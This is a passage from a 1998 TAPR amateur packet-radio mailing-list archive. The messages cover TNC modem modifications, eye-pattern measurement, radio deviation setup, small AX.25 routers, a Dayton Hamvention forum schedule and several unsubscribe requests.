Have also heard that MFJ has their windows version on the market. It was
written by Buck Rogers,

Hope you find a program that will work for you

Ralph Driver kc5gpm

24. [NETSIG:3454] Unsubscribe netsig

From: kaproc@kf9ug.#nin.in.usa.noam
Date: 10 Mar 98 19:40:00 GMT
To: netsig@tapr.org
Message-ID: <35509kaproc@fwa.bbs>
Rendered body type: text/plain

R:980310/1940z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:23206 $:35509kaproc Z:46835

25. [NETSIG:3462] Re: PK232 software

From: dinod@kf9ug.#nin.in.usa.noam
Date: 15 Mar 98 01:20:00 GMT
To: netsig@tapr.org
Message-ID: <18591dinod@fwa.bbs>
Rendered body type: text/plain

R:980315/0120z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:25539 $:18591dinod Z:46835

Hello Bill. With my vast knowledge of Packet Radio and Digital Communications
(or should I say limited :-) I have found that the BEST program for the PK-232
(which I've upgraded with the TAPR 9600 modem, modem disconnect header, installation
kit, and Smart Watch)is PkGOLD from the guys at Interflex.

http://www.interflex.com

To download the TESTDRIVE version, go to...

http://www.interflex.com/private/testdriv.htm

...and download the PkGOLD version. Good Luck and have fun with PkGOLD.

At 09:56 AM 3/14/98 -0600, you wrote:
>I am brand new to digital radio, though I've been reading this newsgroup for
>a few months. I just acquired a PK232 with PACTOR upgrade. I am looking for
>software to control it that will run on a W/95 (or DOS) computer. Any
>suggestions? Are there downloadable free/share/demoware programs. Where?
>
>Bill N7DZ
>
>
Dino...dinod@deltanet.com

26. [NETSIG:3466] Re: unsubscribe

From: dsmith@kf9ug.#nin.in.usa.noam
Date: 19 Mar 98 04:57:00 GMT
To: netsig@tapr.org
Message-ID: <26977dsmith@fwa.bbs>
Rendered body type: text/plain

R:980319/0457z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:28156 $:26977DSmith Z:46835

I would like to unsubscribe

27. [NETSIG:3467] Re: VHF DCD mod ??

From: nielse@kf9ug.#nin.in.usa.noam
Date: 19 Mar 98 05:55:00 GMT
To: netsig@tapr.org
Message-ID: <55277nielse@fwa.bbs>
Rendered body type: text/plain

R:980319/0555z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:28162 $:55277nielse Z:46835

On Wed, 18 Mar 1998, Mike Fahmie wrote:

> >From time to time I have seen instructions on modifying circuitry in a
> standard TNC2 to improve the DCD action. I am not referring to the State
> Generator or Digital DCD mods, this mod is known as the N7CL (Eric
> Gustafson) VHF DCD mod and simply involves changing some component values
> around the modem chip.
>
> What does this mod do? The article simply says "improves performance" (
> kinda like those special additives in gasoline I guess). Does it allow you
> to operate with open squelch like the State Generator DCD mod, or does it
> simply shorten response times or ..... ???

There are a couple of versions. Eric established some modifications to
the TNC2 modem circuitry. The simplified version for vhf involves
changing a few circuit values to optimize the DCD for open squelch
operation (although depending on the noise characteristics of the radio,
the "stock" XR2211 circuit will sometimes work with open squelch). He
also published a more complicated circuit which is used in the TAPR 2211
DCD mod kit. This can be used with a potentiometer to adjust the
characteristics for HF use.

I have used both of these circuits and they are quite effective for open
squelch operation at VHF.

The "state machine" DCD circuit is for use with TM3105 or AM7910 modems
(the TNC2 already has a state machine, by the way).

>
> If it is truly a useful modification, why haven't manufacturers incorporated
> the changes into current production?

I believe MFJ incorporated this into the 1278 design. PacComm has
incorporated the state machine circuit in some of its TNCs and offers an
add-on modification for others (similar to the TAPR kit).

Bob

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@01.w6swe.ampr.org
                               http://www.primenet.com/~nielsen/

28. Re: [NETSIG:3481] Motorola Micor

From: Roy Welch <rdwelch@swbell.net>
Date: Mon, 20 Apr 1998 23:35:10 +0000
To: netsig@tapr.org
Message-ID: <353BDBAE.B30562B8@swbell.net>
Rendered body type: text/plain

I'm not sure why this was sent out. I have long since gotten the info I
needed.

rdwelc@kf9ug.#nin.in.usa.noam wrote:
>
> R:980306/2202z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:20648 $:27076rdwelc Z:46835
>
> Sender: Roy Welch <rdwelch@swbell.net>
> Subject: Motorola Micor
>
> I would like to hear from anyone having successfully made 9600bps
> conversion mods to the Motorola Micor radio. I have the mods articles
> downloaded from TAPR already. I need to ask a couple of questions from
> someone who has made the conversion.
>
> Please reply direct to rdwelch@swbell.net. Thanks.
>
> --
> 73, Roy
>

> Internet: w0sl@amsat.org
> Home Page: http://home.swbell.net/rdwelch

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

29. Re: [NETSIG:3482] Re: Icom IC-207H : 9600 baud on UHF

From: Boyd Prestwood <w2hob@mosquito.com>
Date: Mon, 20 Apr 1998 20:49:59 -0400
To: netsig@tapr.org
Message-ID: <3.0.1.32.19980420204959.006d18e0@mail.mosquito.com>
Rendered body type: text/plain

At 05:41 PM 4/20/98 -0500, WA6ZTY wrote:

>Are you able to view the eye-pattern on the receiving TNC with an
>oscilloscope? A good eye pattern will tell you that your radios are not
>distorting the data.
>Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov

W2HOB REQUEST: What is the recommended way to connect a scope to a TNC to
view an eye pattern? Thanks for your response.

73 de Boyd W2HOB
w2hob@mosquito.com

30. Re: [NETSIG:3483] Icom IC-207H : 9600 baud on UHF

From: IronMan Mike Curtis <wd6ehr@kaiwan.com>
Date: Tue, 21 Apr 1998 03:19:25 -0700 (PDT)
To: netsig@tapr.org
Message-ID: <Pine.SUN.3.95.980421031832.7908A-100000@kaiwan009.kaiwan.com>
Rendered body type: text/plain

I'm not familiar with the radio, but it could be that the two sections
have different modulators. How does the eye pattern look on each?

 -- IronMan Mike Curtis
"Doin' It All Myself" CD available in Tower Records or from me

31. ????

From: Roy Welch <rdwelch@swbell.net>
Date: Tue, 21 Apr 1998 20:33:09 +0000
To: TAPR Netsig <netsig@tapr.org>
Message-ID: <353D0285.232675F7@swbell.net>
Rendered body type: text/plain

Can anyone tell me why KF9UG is resending the Netsig messages that were
previouslu sent here over a month ago? I'm puzzled.
--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

32. Re: [NETSIG:3507] ????

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Tue, 21 Apr 1998 16:13:29 -0500
To: netsig@tapr.org
Message-ID: <v04003a0bb162bc5def33@[207.8.125.50]>
Rendered body type: text/plain

I sure can't. I put a block on the input until I here back from the fellow.

He is also doing it to SS and the DSP lists.

Greg

>Can anyone tell me why KF9UG is resending the Netsig messages that were
>previouslu sent here over a month ago? I'm puzzled.
>--
>73, Roy
>
>Internet: w0sl@amsat.org

>Home Page: http://home.swbell.net/rdwelch

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

Boren's Laws:
        (1) When in charge, ponder.
        (2) When in trouble, delegate.
        (3) When in doubt, mumble.

33. Re: [NETSIG:3505] Re: Icom IC-207H : 9600 baud on UHF

From: Mike Fahmie <MPFahmie@lbl.gov>
Date: Tue, 21 Apr 1998 15:08:59 -0700
To: netsig@tapr.org
Message-ID: <199804212209.PAA19173@mh1.lbl.gov>
Rendered body type: text/plain

At 01:37 PM 4/21/98 -0500, you wrote:
>At 05:41 PM 4/20/98 -0500, WA6ZTY wrote:
>
>>Are you able to view the eye-pattern on the receiving TNC with an
>>oscilloscope? A good eye pattern will tell you that your radios are not
>>distorting the data.
>>Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
>
>
>W2HOB REQUEST: What is the recommended way to connect a scope to a TNC to
>view an eye pattern? Thanks for your response.
>
>73 de Boyd W2HOB
>w2hob@mosquito.com
>

The eye pattern is a very graphic way to view the various distortions that
can (and do) affect the digital waveform as it passes through an analog
channel. Specifically, time distortions (group delay variations), effects
of limited bandwidth, and overshoots/ringing are very easy to see.

A typical data pattern moves between mark and space levels, the transitions
occur synchronously with the clock in the originating modem. A level may
persist for one or more clock periods before transitioning to the other
level, but when it changes, it does it synchronously with the clock.

The receiving modem regenerates the transmitting modem's clock by
synchronizing its clock with the transitions in the received signal. This
regenerated clock is used to identify the center of each data cell and clock
it into a register.

The Eye Pattern is a graphic way to evaluate the input signal because it
presents it to you the same way that the data recovery register sees it,
i.e., relative to the regenerated clock.

The eye pattern is produced by triggering your scope with the recovered
clock while viewing the received signal and allowing the traces to overwrite
one another. The image should look something like this;

      ::::x::::::::x::::::::x::::::::x::::::::x::::::::x:::

With proper filtering, these flat boxes will have smooth rounded surfaces
that resemble "eyes". Ideally, the transitions should all cross each other
at about the same spot, and the levels between transitions should be
unambiguously high or low.

In practice, you will note that transitions may not appear at exactly the
same point, and that the levels may sag, ring, or overshoot. These
distortions steal area from the eye making it more vulnerable to noise,
i.e., poorer bit error rate (B.E.R.).

Unfortunately, unless you have a KNOWN GOOD receiver, you won't know whether
the problem is in the transmitter or the receiver.

-Mike-

Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
Advanced Light Source - Lawrence Berkeley National Laboratory
==

"Alas, a Balrog, and I am already weary."
Gandalf the Wizard - Lord of the Rings
==========

34. Re: [NETSIG:3505] Re: Icom IC-207H : 9600 baud on UHF

From: IronMan Mike Curtis <wd6ehr@kaiwan.com>
Date: Tue, 21 Apr 1998 16:35:53 -0700 (PDT)
To: netsig@tapr.org
Message-ID: <Pine.SUN.3.95.980421163354.6265A-100000@kaiwan009.kaiwan.com>
Rendered body type: text/plain

On Tue, 21 Apr 1998, Boyd Prestwood wrote:

> At 05:41 PM 4/20/98 -0500, WA6ZTY wrote:
>
> >Are you able to view the eye-pattern on the receiving TNC with an
> >oscilloscope? A good eye pattern will tell you that your radios are not
> >distorting the data.

> W2HOB REQUEST: What is the recommended way to connect a scope to a TNC to
> view an eye pattern? Thanks for your response.

You don't even need the TNC. Just look at received data on a KNOWN GOOD
receiver at the point where you get discriminator out (or wherever you
would connect the RXA of the modem).

 -- IronMan Mike Curtis
"Doin' It All Myself" CD available in Tower Records or from me

35. Re: [NETSIG:3483] Icom IC-207H : 9600 baud on UHF

From: EvoDriver <EvoDriver@aol.com>
Date: Tue, 21 Apr 1998 23:28:45 EDT
To: netsig@tapr.org
Message-ID: <59b4b675.353d63ee@aol.com>
Rendered body type: text/plain

bandwidth may be a factor also

36. Re: [NETSIG:3482] Re: Icom IC-207H : 9600 baud on UHF

From: EvoDriver <EvoDriver@aol.com>
Date: Tue, 21 Apr 1998 23:28:01 EDT
To: netsig@tapr.org
Message-ID: <1c9097f5.353d63c3@aol.com>
Rendered body type: text/plain

band width could be a factor also

37. [NETSIG:3500] Unsubscribe netsig

From: nlafe@itn.it
Date: Wed, 22 Apr 1998 11:41:02 -100
To: <netsig@tapr.org>
Message-ID: <199804220942.LAA20258@mail.ats.it>
Rendered body type: text/plain

MIME version: 1.0
Content-Type: message/rfc822
Content-transfer-encoding: 8bit
boundary="--tcpsmtp040220199810059050"
Unsubscribe Netsig
--tcpsmtp040220199810059050

Nunzio LA FERLITA
nlafe@itn.it

Net-Tamer V 1.10.1 - Registered

--tcpsmtp040220199810059050

38. Unsubscribe me please

From: save@io.com
Date: Wed, 22 Apr 1998 22:25:40 +0000
To: "netsig@tapr.org" <netsig@tapr.org>
Message-ID: <353E6E62.E7C8FECB@io.com>
Rendered body type: text/plain

[Empty message body]

39. Re: [NETSIG:3497] Tekk KS-1000 deviation

From: stannard@alaska.net
Date: Fri, 24 Apr 98 11:05:55
To: netsig@tapr.org
Cc: dpeder@kf9ug.#nin.in.usa.noam
Message-ID: <199804241910.LAA22188@alaska.net>
Rendered body type: text/plain

In <64530dpeder@fwa.bbs>, on 04/21/98
   at 11:12 AM, dpeder@kf9ug.#nin.in.usa.noam said:

>R:980310/1959z @:KF9UG.#NIN.IN.USA.NOAM [EN71LD] #:23213 $:64530DPeder
>Z:46835

>I just received three Tekk KS-1000 radios. I have them sending 9600 baud
>packet over a 1 mile link so far.

>There is one thing I could use some help on, though. I do not have a UHF
>deviation meter anymore...both our IFR-500As were stolen last year. In
>the meantime, I am just driving them with whatever setting R202 (the
>deviation level trimpot) defaults to, and with a drive level from the tnc
>of 1V P-P.

>The idea I had was to turn R202 up all the way, and then adjust the drive
>level externally on my TNCs, which are Kantronics KPC-9612+ models. I
>expect the Tekk radios are predictable enough off the production line
>that if we know just how many millivolts to drive them with for the
>desired deviation, we can set it and be reasonably sure of being in the
>ballpark. The KPC-9612+ models have a software parameter to adjust the
>output signal level. If I know the required level, I can calculate the
>setting and be done.

>Does anyone have these units in service that they can run a test and give
>me an idea of the required drive level?

>Thanks,

>Dave Pedersen
>N7BHC
>Kinshasa, Congo
  ^^^^^^^^^^^^^^^^
Dave, please contact me by packet, if possible.
Do you know my nephew, Ed Noyes? He asked me about packet some time back;
I responded, but haven't heard directly from him since. :-(

Thanks, John
--
John Stannard - KL7JL
Registered MR/2ICE User #524
----
stannard@alaska.net

I've been telling them for years: SCSI is NOT "Scuzzy," it's "Sexy!"
----

40. Re: [NETSIG:3515] Re: Tekk KS-1000 deviation

From: IronMan Mike Curtis <wd6ehr@kaiwan.com>
Date: Mon, 27 Apr 1998 21:05:49 -0700 (PDT)
To: netsig@tapr.org
Message-ID: <Pine.SUN.3.95.980427205738.24863E-100000@kaiwan009.kaiwan.com>
Rendered body type: text/plain

> <Adjusting deviation with Tekk 1000?>

The TEKK is a nice little rig. I've tried setting them up with
instruments, etc., which works OK, but the best method I've found is to
tweak them empirically:

1. Make sure transmit and receive crystals are on frequency,
2. Adjust for best eye pattern,
3. Tweak for best performance, and
4. back it down a smidgeon to allow for crystal drift.

In my experience the rocks TEKK supplies take a couple of years to really
burn in. Recheck both transmit and receive frequency every couple months
for the first year, and once or twice a year thereafter. If these are
going on a mountaintop accessible only via chartered helicopter etc.,
invest in some GOOD rocks and burn them in thoroughly first.

-- mike

41. RE: [NETSIG:3516] Re: Tekk KS-1000 deviation

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Tue, 28 Apr 1998 08:12:06 -0400
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980428121206Z-3474@upops.utilpart.com>
Rendered body type: text/plain

I use International Crystal products, on these radios, this product seems
to stay put one intalled in the radio.

Indeed these little units are very easy to set up, and as Mike says, you
can do it with a scope and the BER on the RUH modems, all you do is
put a counter or speaker on that pin, on the TX end put the TNC into
calibrate set it into TX (this is for the TNC-2 based units such as the
PacComm's, MFJ's and others using TNC-2 based code and RUH modems.

Follow Mike's instructions below and tweeking for the lowest even count
on the counter or minimal clicks in speaker, this is part of step 3.

>----------
>From: IronMan Mike Curtis[SMTP:wd6ehr@kaiwan.com]
>Sent: Tuesday, 28 April, 1998 00:06
>To: netsig@tapr.org
>Subject: [NETSIG:3516] Re: Tekk KS-1000 deviation
>
>
>> <Adjusting deviation with Tekk 1000?>
>
>The TEKK is a nice little rig. I've tried setting them up with
>instruments, etc., which works OK, but the best method I've found is to
>tweak them empirically:
>
>1. Make sure transmit and receive crystals are on frequency,
>2. Adjust for best eye pattern,
>3. Tweak for best performance, and
>4. back it down a smidgeon to allow for crystal drift.
>
>In my experience the rocks TEKK supplies take a couple of years to really
>burn in. Recheck both transmit and receive frequency every couple months
>for the first year, and once or twice a year thereafter. If these are
>going on a mountaintop accessible only via chartered helicopter etc.,
>invest in some GOOD rocks and burn them in thoroughly first.
>
>
> -- mike
>
>

May 1998

Original source file: netsig.9805
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9805

1. Re: Error Condition Re: Unsubscribe

```
From: Richwhiten <Richwhiten@aol.com>
Date: Fri, 1 May 1998 18:59:49 EDT
To: netsig@tapr.org
Message-ID: <986ab806.354a53e6@aol.com>
Rendered body type: text/plain
```

What part of unsubscribe do you not understand?

---

2. mail

```
From: Richwhiten <Richwhiten@aol.com>
Date: Fri, 1 May 1998 20:32:38 EDT
To: netsig@tapr.org
Message-ID: <a163063e.354a69a8@aol.com>
Rendered body type: text/plain
```

Richwhiten@aol.com
Unsubscribe

---

3. Dayton 1998 TAPR Digital Forum and Pack*Bash

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sat, 2 May 1998 10:54:47 -0500
To: "HF SIG  list   mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
        " TAPR/AMSAT DSP "<dsp@tapr.org>,
        "APRS SIG  list   mailing"<aprssig@tapr.org>,
        "NETSIG  list   mailing"<netsig@tapr.org>,
        "BBS SIG  list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>, aprsnews@tapr.org, mic-e@tapr.org,
        TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <v04003a02b170efeb4e04@[207.8.125.50]>
Rendered body type: text/plain
```

Dayton 1998 TAPR Digital Forum and PACK*BASH

Dayton Hamvention will be here later this month. Just as a reminder, the
TAPR Digital Forum is on Friday and this year starts much earlier than in
years past. In addition, the PacketBASH banquet will be held on Friday
night.

If you haven't been to Dayton before, you should think about coming this
year. The dates for this year are May 15th - 17th. Check out the web page
http://www.tapr.org/tapr/html/dayton.html for any last minute changes in
the schedule.

The schedule for the TAPR digital forum on Friday is:

10:00 - 10:05am (5 min)
        Introduction to Forum
        John Ackermann, N8UR

10:05 - 10:25am (20 min)
        TAPR Kit/Project/Organizational Update - Greg Jones , WD5IVD
        TAPR Update and discussion on current activities.

10:25 - 10:45am (20 min)
        Regulatory Issues - Dewayne Hendricks, WA8DZP
        Update on Regulatory Issues related to Digital activity.

10:45 - 11:30am (45 min)
        TAPR 900Mhz FHSS Radio Project
        Tom McDermott, N5EG / Greg Jones, WD5IVD
        Latest Information on Status and design of 900Mhz FHSS Radio Design.

11:30 - 12:15pm (45 min)
        GPS Projects - Steve Bible, N7HPR / Tom Clark, W3IWI
        TAPR has introduced several GPS related items in the last year.
        DGPS, GPS Interface boards, TAC-2, Future TOC add-on, etc

12:15 - 12:30pm (15 min)
        Break

12:30 - 1:00pm (30 min)
        Linux AX.25 - John Ackermann, N8UR
        Making AX.25 play on Linux

1:00pm - 1:45pm (60 min)
        APRS SIG and APRS Update
        Stan Horzepa, WA1LOU, APRS SIG Chair with the APRS Authors
        SIG meeting discussing current and future activities in APRS.

PACK*BASH and TAPR Banquet

Attending the 1998 Dayton Hamvention? Then don't miss out on PACK*BASH and
TAPR Banquet.

What?
        An event for the digitally-inclined ham, featuring:
                * Buffet dinner
                * Speaker Doug McKinney, KC3RL
                      discussing GPS and his Bouy projects in the Pacific
                * TAPR special interest group meetings
                * Prize Drawing!

When?
        Friday evening, May 15, 1998
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner

Where?
        NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
        South of downtown Dayton, just west of Main St. (Rt 48).
        Maps available on the TAPR web site or at the TAPR booth.
        (http://www.tapr.org/tapr/html/dayton.html)

How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
        we strongly encourage registration <before> Hamvention. The cost
        is $20.00 per person, tax and tip included.

        All amateurs are welcome to attend, enjoy the speaker, and
        participate in the meetings, although only those purchasing a
        dinner can eat.

        To register, contact:
                PACK*BASH
                c/o TAPR
                8987-309 E. Tanque Verde Road #337
                Tucson, AZ   85749-9399

                Phone: (940) 383-0000
                Fax: (940) 566-2544
                Internet: tapr@tapr.org

                Visa/Mastercard Accepted

Who?
        PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
        Radio, the national leader in digital communication -- and the
        Miami Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html, or send e-mail to
tapr@tapr.org. You can request information via packet radio at
BASH@N8ACV.#DAY.OH.USA.NOAM.

Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
---
e-mail: tapr@tapr.org   web: <http://www.tapr.org/>
ftp: ftp.tapr.org
phone: 940-383-0000   fax: 940-565-2544

---

4. Help him unsubscribe

From: WBRADFORD@delphi.com
Date: Sat, 02 May 1998 22:08:20 -0400 (EDT)
To: netsig@tapr.org, richwiten@aol.com
Message-ID: <01IWKNSL1WW28ZKNHI@delphi.com>
Rendered body type: text/plain

Despite my several personal emails to Rich regarding the difference between
the list address netsig@tapr.org, and the listserv address,
listserv@tapr.org, he is still having trouble unsubscribing. Sent to the
list:

  >Date: Fri, 1 May 1998 18:59:49 EDT
  >From: Richwhiten <Richwhiten@aol.com>
  >To: netsig@tapr.org
  >Subject: Re: Error Condition Re: Unsubscribe
  >Message-ID: <986ab806.354a53e6@aol.com>>

  >What part of unsubscribe do you not understand?

And sent private to me:

 >From: IN%"Richwhiten@aol.com" "Richwhiten" 2-MAY-1998 09:59:58.14
 >To: IN%"WBRADFORD@delphi.com"
 >Subj: RE: Unsubscribe NETSIG???

 >You need to get you brain to work for you, I've already done the above to no
 >avail. Rich

Maybe if he sees it here on the list he will see it or realize what to do.

Please help him, 73 Bill k7ea

---

5. Subscribe

From: wd5etu@juno.com (Roy E England)
Date: Sat, 02 May 1998 23:19:30 EDT
To: netsig@tapr.org
Message-ID: <19980502.221453.3447.0.wd5etu@juno.com>
Rendered body type: text/plain

Networking sig. Roy England,wd5etu@juno.com.

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

---

6. Re: [NETSIG:3519] mail

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sun, 03 May 1998 03:08:52 -0700
To: netsig@tapr.org
Message-ID: <354C4234.16C1@erinet.com>
Rendered body type: text/plain

?
Richwhiten wrote:
>
> Richwhiten@aol.com
> Unsubscribe

---

7. Re: [NETSIG:3522] Subscribe

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 08 May 1998 08:05:18 -0700
To: netsig@tapr.org
Message-ID: <35531F2E.406A@erinet.com>
Rendered body type: text/plain

Roy E England wrote:
>
> Networking sig. Roy England,wd5etu@juno.com.
>
> _____
> You don't need to buy Internet access to use free Internet e-mail.
> Get completely free e-mail from Juno at http://www.juno.com
> Or call Juno at (800) 654-JUNO [654-5866]
[Attachment: UNETSIG.TXT; text/plain; 202 bytes]

---

8. Portable (ie small) routers

From: "Mark Cheeseman" <cheese@websource.com.au>
Date: Sun, 17 May 1998 21:31:51 +1000
To: netsig@tapr.org
Message-ID: <199805171128.VAA10067@junior.apnpc.com.au>
Rendered body type: text/plain

Hi All,

A few of us are working on an IP-based message handling system for emergency/public-service use. As part of the system we need some dedicated AX.25 IP routers - the sort of configuration that can be easily carted to the top of a mountain and left there for a while.

PC-based Linux or DOS/NOS solutions are really overkill for this application, as are existing boxes like the Gracilis Packeten (for example). All we need is an IP router with 2-4 AX.25 radio ports, some form of dynamic routing (probably either RSPF or RIP2) and any other bits'n'pieces needed to manage it. Perhaps the ability to digipeat at the AX.25 level would be handy, but not vital.

Before we go out and start re-inventing wheels, has anybody tried something similar to this? Either using an existing TNC or a dedicated piece of hardware?

Thanks,
Mark VK2XGK

---

9. RE: [NETSIG:3525] Portable (ie small) routers

From: "Ron Curry" <recurry@curry.org>
Date: Sun, 17 May 1998 08:46:57 -0700
To: <netsig@tapr.org>
Message-ID: <000301bd81ab$05be7300$6401a8c0@PentiumII.insighttec.com>
Rendered body type: text/plain

You should look at the Linux Router Project. It is intended to put a small router configuraton completely on one floppy and run out of RAM without a hard disk. You can put together a cheap Pentium based PC for less than $200 that will run this. Should run on 486 or maybe 386 too. I have a 90mhz PC configured with no hard disk, no video card, no keyboard, 16mb RAM, and 2 100mb enet cards. For amateur use you would probably only use the serial ports. It has DNS, IP forwarding (routing), print spooler, Samba, IP masquerading, PPP, etc. capability. I manage it via telnet.

Go to www.linux.org and look at "projects" you will see LRP there. This implementation is really baseline and the guy didn't publish all the patches to enable you to recompile the kernel. I've been working on a much improved version for a few months which I intend to put up at a mountain top radio site. I intentd to release this shortly.

I may replace the floppy with a PCMCIA flash card or CDROM however just because I'm nervous about the floppy although it's worked fine for about 6 months so far on my test configuration.

Regards,

Ron Curry
recurry@curry.org
KE6WED

———

> -----Original Message-----
> From: netsig@tapr.org [mailto:netsig@tapr.org]On Behalf Of Mark
> Cheeseman
> Sent: Sunday, May 17, 1998 4:32 AM
> To: netsig@tapr.org
> Subject: [NETSIG:3525] Portable (ie small) routers
>
>
> Hi All,
>
> A few of us are working on an IP-based message handling system for
> emergency/public-service use. As part of the system we need some
> dedicated AX.25 IP routers - the sort of configuration that can be
> easily carted to the top of a mountain and left there for a while.
>
> PC-based Linux or DOS/NOS solutions are really overkill for this
> application, as are existing boxes like the Gracilis Packeten (for
> example). All we need is an IP router with 2-4 AX.25 radio ports,

> some form of dynamic routing (probably either RSPF or RIP2) and any
> other bits'n'pieces needed to manage it. Perhaps the ability to
> digipeat at the AX.25 level would be handy, but not vital.
>
> Before we go out and start re-inventing wheels, has anybody tried
> something similar to this? Either using an existing TNC or a
> dedicated piece of hardware?
>
> Thanks,
> Mark VK2XGK
>

10. KPC-9612 slipping out of KISS?

From: Dave Wolf <wo5h@tapr.org>
Date: Sun, 17 May 1998 21:04:22 -0500
To: netsig@tapr.org
Message-ID: <355F9726.6B0C1C6E@tapr.org>
Rendered body type: text/plain

Hi all! Has anyone else had a problem similar to the following, and did
you find a solution?

Been having problems with my KPC-9612 "losing" KISS. Just goes
brain-dead after an indeterminate period of time. Have to do a hard
reset.

Running BPQ and FBB. Have an "old" DRSI external TNC (TNC-2 clone) that
has literally been in KISS for several years and I can't remember ever
having to reset it. Even when the BBS goes away for a while due for
maintenance or system problems, the DRSI unit is always there when the
computer comes back on line. Recently upgraded the firmware in the
KPC-9612 to the latest version and that didn't change anything. Using
16550 serial ports. Tried both regular KISS and BPQ's Kantronics
extensions. Tried changing port connections. Run serial ports at 19,200.

73,

Dave Wolf WO5H

11. Re: [NETSIG:3527] KPC-9612 slipping out of KISS?

From: B Sinbine <stonehvn@gate.net>
Date: Sun, 17 May 1998 23:07:34 -0400
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980517230734.008209f0@pop.gate.net>
Rendered body type: text/plain

At 09:06 PM 5/17/98 -0500, you wrote:
>Hi all! Has anyone else had a problem similar to the following, and did
>you find a solution?
>
>Been having problems with my KPC-9612 "losing" KISS. Just goes
>brain-dead after an indeterminate period of time. Have to do a hard
>reset.
>
>Running BPQ and FBB. Have an "old" DRSI external TNC (TNC-2 clone) that
>has literally been in KISS for several years and I can't remember ever
>having to reset it. Even when the BBS goes away for a while due for
>maintenance or system problems, the DRSI unit is always there when the
>computer comes back on line. Recently upgraded the firmware in the
>KPC-9612 to the latest version and that didn't change anything. Using
>16550 serial ports. Tried both regular KISS and BPQ's Kantronics
>extensions. Tried changing port connections. Run serial ports at 19,200.
>
>73,
>
>Dave Wolf WO5H

Hi Dave
The best thing would be to put in a KISS chip and it would never come out
of kiss. The other thing you can do is run a kiss program from your
autoexec.bat that will make sure the tnc is in kiss and set the parms for
you. I have the program running here but can't think of the name of it. I
think it might just be kiss.exe. If you want a copy of it I can send it to
you. Just let me know.

73, Bill N4XEO
e-mail: stonehvn@gate.net

home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.flnet.com/~crosby/fadca

12. Re: [NETSIG:3527] KPC-9612 slipping out of KISS?

From: Roy Welch <rdwelch@swbell.net>
Date: Mon, 18 May 1998 03:25:21 +0000
To: netsig@tapr.org
Message-ID: <355FAA21.33327646@swbell.net>
Rendered body type: text/plain

Depending on which version of Eprom you have you may find that it drops out
of KISS after a few minutes of no packet activity. The TAPR Eprom version
did the same a couple of years ago until they upgraded it. Perhaps the KPC
perpetuated that problem. If it is TNC-2 compatible, try your TNC-2 eprom
and see if it goes away.
Dave Wolf wrote:
>
> Hi all! Has anyone else had a problem similar to the following, and did
> you find a solution?
>
> Been having problems with my KPC-9612 "losing" KISS. Just goes
> brain-dead after an indeterminate period of time. Have to do a hard
> reset.
>
> Running BPQ and FBB. Have an "old" DRSI external TNC (TNC-2 clone) that
> has literally been in KISS for several years and I can't remember ever
> having to reset it. Even when the BBS goes away for a while due for
> maintenance or system problems, the DRSI unit is always there when the
> computer comes back on line. Recently upgraded the firmware in the
> KPC-9612 to the latest version and that didn't change anything. Using
> 16550 serial ports. Tried both regular KISS and BPQ's Kantronics
> extensions. Tried changing port connections. Run serial ports at 19,200.
>
> 73,
>
> Dave Wolf WO5H

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

13. Re: [NETSIG:3525] Portable (ie small) routers

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Mon, 18 May 1998 09:05:59 +0200
To: netsig@tapr.org
Message-ID: <355FDDD7.1D06@symek.com>
Rendered body type: text/plain

Mark Cheeseman wrote:
>
> A few of us are working on an IP-based message handling system for
> emergency/public-service use. As part of the system we need some
> dedicated AX.25 IP routers - the sort of configuration that can be
> easily carted to the top of a mountain and left there for a while.
>
> PC-based Linux or DOS/NOS solutions are really overkill for this
> application, as are existing boxes like the Gracilis Packeten (for
> example). All we need is an IP router with 2-4 AX.25 radio ports,
> some form of dynamic routing (probably either RSPF or RIP2) and any
> other bits'n'pieces needed to manage it. Perhaps the ability to
> digipeat at the AX.25 level would be handy, but not vital.
>
> Before we go out and start re-inventing wheels, has anybody tried
> something similar to this? Either using an existing TNC or a
> dedicated piece of hardware?
> Mark VK2XGK

Hi, all,

did you inform about the TNC3S already?

it is a MC68302 based packet-radio-controller with 2 modem ports
and RS232 (WA8DED hostmode or KISS) OR with 3 modem ports when
RS232 is not used (e.g. with mountain-top use).

There exist a software called X-Net, which makes this TNC to a
3 port router. It is possible to configure the router as FlsxNet,

